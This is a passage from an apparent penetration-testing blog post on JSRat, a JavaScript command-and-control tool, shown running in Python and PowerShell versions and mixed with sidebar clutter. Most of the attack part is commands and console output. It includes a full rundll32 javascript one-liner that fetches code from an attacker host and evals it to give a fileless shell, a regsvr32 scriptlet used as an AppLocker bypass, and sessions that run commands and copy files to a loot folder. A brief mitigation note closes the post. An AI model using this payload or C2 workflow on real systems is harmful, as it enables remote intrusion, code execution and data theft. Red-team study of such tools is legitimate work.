


# Penetration Testing Lab


Articles from the Pentesting Field


[Home](#)[Pentesting Distro](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)

January 8,  
2018

## Command and Control – JavaScript

 netbiosX  
a comment

 Red Team

 C&C, C2, Command and Control, JSRat, Red Team

 Leave a comment

There are a number command and controls tools that can use a variety of methods in order to hide malicious traffic or execute implants in various formats. [Casey Smith](#) originally developed a prototype tool which is using JavaScript as a payload and it connects back to a listening web server. A security researcher [3gstudent](#) extended Casey Smith work and developed [JSRat](#) in PowerShell which provides some additional functionality. Other variations of this tool exist in Python so the master host can be either a Linux machine or a Windows. Similarly another C2 tool that can generate JavaScript implants is called [PoshC2](#) from Nettitude.

JSRat is a command and control tool which is using JavaScript payloads and the HTTP protocol for communication between the server and the target hosts. There are two implementations one in Python and one in PowerShell which their usage is described below.

### Python

The python implementation of [JSRat](#) will start a web server and it will wait for the client command to be executed:

### Search the Lab

### Author



netbiosX

### Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,663 other followers

Follow

```
1 | python MyJSRat.py -i 192.168.1.203 -p 8080
```

```
JSRat Server
By: Evilcg
[*] Using interactive method!

[*] Web Server Started on Port: 8080
[*] Awaiting Client Connection to: http://192.168.1.203:8080/connect
[*] Client Command at: http://192.168.1.203:8080/wtf
[*] Browser Hook Set at: http://192.168.1.203:8080/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

*JSRat – Server*

Once the user visit the Client Command URL a connection will be established with the host. The JSRat can be used to executed commands, run executables and scripts or just for data exfiltration.

```
[*] Incoming JSRat Client: 192.168.1.161
[*] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299

JSRat Usage Options:
  CMD => Executes Provided Command
  run  => Run EXE or Script
  read => Read File
  upload => Upload File
  download => Download File
  delete => Delete File
  help => Help Menu
  exit => Exit Shell
```

*JSRat – Usage Options*

In order to establish a proper shell a JavaScript payload needs to be executed. This payload is stored on the URL below:


## Recent Posts

- › Situational Awareness
- › Lateral Movement – WinRM
- › AppLocker Bypass – CMSTP
- › PDF – NTLM Hashes
- › NBNS Spoofing


## Categories

- › Coding (10)
- › Defense Evasion (20)
- › Exploitation Techniques (19)
- › External Submissions (3)
- › General Lab Notes (21)
- › Information Gathering (12)
- › Infrastructure (2)
- › Maintaining Access (4)
- › Mobile Pentesting (7)
- › Network Mapping (1)
- › Post Exploitation (12)
- › Privilege Escalation (14)
- › Red Team (25)
- › Social Engineering (11)
- › Tools (7)
- › VoIP (4)
- › Web Application (14)
- › Wireless (2)

## Archives



The command that it has been generated needs to be executed from command prompt.



Once the command is executed a shell will be received.

- › May 2018
- › April 2018
- › January 2018
- › December 2017
- › November 2017
- › October 2017
- › September 2017
- › August 2017
- › July 2017
- › June 2017
- › May 2017
- › April 2017
- › March 2017
- › February 2017
- › January 2017
- › November 2016
- › September 2016
- › February 2015
- › January 2015
- › July 2014
- › April 2014
- › June 2013
- › May 2013
- › April 2013
- › March 2013
- › February 2013
- › January 2013
- › December 2012
- › November 2012
- › October 2012
- › September 2012



### JSRat Usage Options:

```
CMD => Executes Provided Command
run => Run EXE or Script
read => Read File
upload => Upload File
download => Download File
delete => Delete File
help => Help Menu
exit => Exit Shell
```

```
37m whoami[3
desktop-4cg7ms1\user
```

```
[JSRat]>
```

*JSRat – Console*

Commands can be executed from the shell as normal.

```
ipconfig

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::c1a6:2104:e927:a76f%12
    IPv4 Address. . . . . : 192.168.192.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

*JSRat – Command Execution*

- > August 2012
- > July 2012
- > June 2012
- > April 2012
- > March 2012
- > February 2012

## @ Twitter

- > @jaysonstreet @hackinparis @winnschwartau @mjmasucci @gscarp12 I will be there for another year! Looking forward to catch up! **2 hours ago**
- > RT @notsosecure: New blog by the #NotSoSecure team: Data Ex filtration via formula injection [notsosecure.com/data-exfiltrat...](https://notsosecure.com/data-exfiltrat...) **3 hours ago**
- > Gyoithon - A growing penetration test tool using Machine Learning [github.com/gyoisamurai/Gy...](https://github.com/gyoisamurai/Gy...) **9 hours ago**
- > @L\_AGalloway Safe travel! **21 hours ago**
- > @Carlos\_Perez I agree, red team engagements should assess host based security controls. The client will benefit and... [twitter.com/i/web/status/1...](https://twitter.com/i/web/status/1...) **1 day ago**

[Follow @netbiosX](#)

## Pen Test Lab Stats

- > 3,007,999 hits

## Blogroll

JSRat can also read, download or upload files.

```
download
[Next Input should be the File to download]
trophy.txt
)> pentestlabame to Save in ./loot/
[*] Successfully Saved To: ./loot/pentestlab
(JSRat)>
```

*JSRat – Data Exfiltration*

Execution of executables and scripts can be also performed by following a sequence like:

1. run
2. calc.exe

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

## Exploit Databases


- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

## Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

```
runRat)>  
[Next Input should be the File to Run]  
calc.exe  
[Run Success]
```

```
[JSRat]>
```



*JSRat – Run Executables*

There is also another python implementation of this tool which provides and a method ([regsvr32](#)) of AppLocker bypass.

```
JSRat Server - Python Implementation  
By: Hood3dRob1n  
  
[*] Web Server Started on Port: 8080  
[*] Awaiting Client Connection to:  
[*] rundll32 invocation: http://192.168.1.203:8080/connect  
[*] regsvr32 invocation: http://192.168.1.203:8080/file.sct  
[*] Client Command at: http://192.168.1.203:8080/wtf  
[*] Browser Hook Set at: http://192.168.1.203:8080/hook  
  
[-] Hit CTRL+C to Stop the Server at any time...
```

## Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

## Next Conference

### Security B-Sides London

April 29th, 2014

The big day is here.

## Facebook Page



**Penetrati...**

9.9K likes

Like Page

Be the first of your friends to like this

The JSRat will generate and host a scriptlet file which will contain the payload.

## PowerShell

Alternatively there is also a PowerShell implementation of this [JSRat](#) which can perform the same operations from a PowerShell console. The script needs to be modified with the IP address of the listener prior to any execution.

```
PS C:\Users\User> .\JSRat.ps1  
Listening ...
```

*JSRat PowerShell – Server Listening*

The payload command that needs to be executed on the target is also included in the comments of the script.

```
C:\Users>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write  
({});h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");w=new%20ActiveXObject("WS  
cript.Shell");try(v=w.RegRead("HKCU\\Software\\Microsoft\\Windows\\CurrentVersio  
n\\Internet%20Settings\\ProxyServer");q=v.split("=")[1].split(":")[0];h.SetProxy  
(2,q);}catch(e){}h.Open("GET","http://192.168.1.161/connect",false);try(h.Send()  
;B=h.ResponseText;eval(B);}catch(e){(new%20ActiveXObject("WScript.Shell").Run("cm  
d /c taskkill /f /im rundll32.exe",0,true);} }  
  
C:\Users>
```

*JSRat PowerShell – Payload Command*

Running the payload command will connect the target host and a console will be obtained.



```
PS C:\Users\User> .\JSRat.ps1
Listening ...
Usage:
  cmd:          just input the cmd command
  delete file:  input:delete,then set the file path
  exitbackdoor: input:exit
  read file:    input:read,then set the file path
  run exe:      input:run,then set the file path
  download file: input:download,then set the file path
  upload file:  input:upload,then set the file path
Host Connected
JS 192.168.1.105:49204>:
```

#### *JSRat PowerShell – Usage*

Commands can be executed on the target like any other normal command prompt.

```
JS 192.168.1.105:49204>: whoami
win-ih45k7jj5a7\administrator

JS 192.168.1.105:49204>: net users

User accounts for \\WIN-IH45K7JJ5A7

-----
Administrator      Guest              User
The command completed successfully.

JS 192.168.1.105:49204>:
```

#### *JSRat PowerShell – Command Execution*

## Conclusion

The major advantage of this command and control tool is that it doesn't need any implant to be written into disk. It is very fast and all the communication is done via HTTP which is a common protocol. Since JSRat is using JavaScript payloads detection is hard unless




rundll32 is monitored. Enabling and configuring AppLocker to deny execution of **rundll32** and **regsvr32** will prevent the attack.

## Resources

- <https://github.com/aspiggy/JSRAT>
- <https://github.com/Ridter/MyJSRat>
- <https://github.com/Hood3dRob1n/JSRat-Py>
- <https://github.com/3gstudent/Javascript-Backdoor>

Advertisements

Older posts



Create a free website or blog at WordPress.com.

u